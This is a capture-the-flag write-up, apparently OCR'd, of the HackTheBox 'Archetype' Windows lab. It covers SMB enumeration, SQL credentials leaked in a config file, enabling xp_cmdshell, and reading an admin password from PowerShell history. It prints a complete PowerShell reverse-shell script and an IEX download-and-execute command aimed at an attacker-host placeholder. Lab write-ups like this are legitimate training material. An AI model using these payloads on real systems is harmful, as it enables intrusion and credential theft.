
archetype

HackTheBox.eu ArcheType Starter Machine

IP: 10.10.10.27
OS Type: Windows

Attempt 1:
Not a web based application. No webserver running on IP



```
┌─[x]─[user@parrot]─[~]
└──╼ $nmap 10.10.10.27
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-12 23:07 UTC
Nmap scan report for 10.10.10.27
Host is up (0.16s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1433/tcp open  ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 34.34 seconds
```

There are 4 open ports in 1-1000.
msrpc service: microsoft remore procedure call service - used to talk between windows computers
netbios-ssn: used for sharing files. Used along with an SMB manager
microsoft-ds: Also used for connecting and sharing files on windows
ms-sql-s: microsoft sql server.

the SMB service on 445 uses guest account. Derived from nmap -A
using smbmap to dig through the system.

The SMB service is accessible from the guest account without any password.

Now, with the help of smbclient we can access the file shared via smb
in the backup folder there is a file called prod.DtsConfig
it is a MSSQL configuration file which contains username and password of the SQL Server running on the machine.

SO it is evident that the user enumeration and exploit revolves around the SQL server and its exploits.

Now we try to connect to sql-server on the machine using impacket mssqlclient.py

mssqlclient.py ARCHETYPE\sql_svc:M3g4c0rp123@10.10.10.27 -windows-auth

Once we connect using the username and the password, we see the sql prompt come up.

Now, the first thing to do when we enter the SQL server is to check if our user has sysadmin privilege or not.
Because with sysadmin access, the user has the power to launch shells in SQL

Hence, te command to check sysadmin access in SQL is
select IS_SRVROLEMEMBER('sysadmin');

if the output is **1**, then our user is an SQL admin.

Now we have to try to spawn a shell in the SQL.

In SQLSERVER, we have a provision to spawn a shell “with the same privilege and security rights as the SQL Server service account.”
It is called **xp_cmdshell**

Now, it is similar to a terminal or commandline in the windows machine.

Altthough we can use it to search for the user flag, we can also try to spawn a reverse powershell to better control the shell with ease.

as XP_CMDSHELL is a powerful feature, it is disabled by default in the sp_configurations. To enable it, we first need to enable Advanced Configurations and then xp_cmdshell.

To enable advanced Configurations, we need to enter:

```
EXEC sp_configure ‘Show Advanced Options’, 1;
reconfigure;
```

To enable xp_cmdshell, we enter:
```
EXEC sp_configure ‘xp_cmdshell’, 1;
reconfigure;
```

To verify we will test with:

```
xp_cmdshell “whoami”
```

Now, to spawn a reverse shell, we will create reverse shell script to connect the victim shell to our 443 port.

The script of the reverse shell is:
```
$client=New-ObjectSystem.Net.Sockets.TCPClient("<ip-address-of-attacker here>",443);-
$stream=$client.GetStream();[byte[]]$bytes=0..65535|%{0};while(($i=$stream.Read($bytes,-
0,$bytes.Length))-ne 0){;$data=(New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback=(iex $data 2>&1|Out-String);-
$sendback2=$sendback+"# ";$sendbyte=([text.encoding]::ASCII).GetBytes($sendback2);-
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

we store this reverse shell script as “shell.ps1” and launch a python http.server from that directory.

python -m http.server 80

In another terminal, we will now launch a port 443 service listener for the victim machine to connect.

Now from the SQL prompt, we enter the following,

xp_cmdshell “powershell ”IEX (New-Object Net.WebClient).DownloadString(\"http://<your-ip-address-here>/-shell.ps1\");"

This is spawn a reverse shell and connect it to our 443 listener.

Now you just need to search for the User flag in the User Desktop folder..

Learnings: Windows SMB, reverse power shell, SQL vulnerability in the form of privilege abuse with xp_cmdshell.

RootFlag

The root flag can be pwned with a command and shell history feature of the powershell.

From the User shell, locate powershell consolehost_histroy.txt present in AppData/Roaming/Microsoft/Windows/-Powershell/PSReadLine

It contains the administrator name and password.

Use them with the psexec tool to gain access to the root shell in host machine.

locate root.txt present in admin desktop.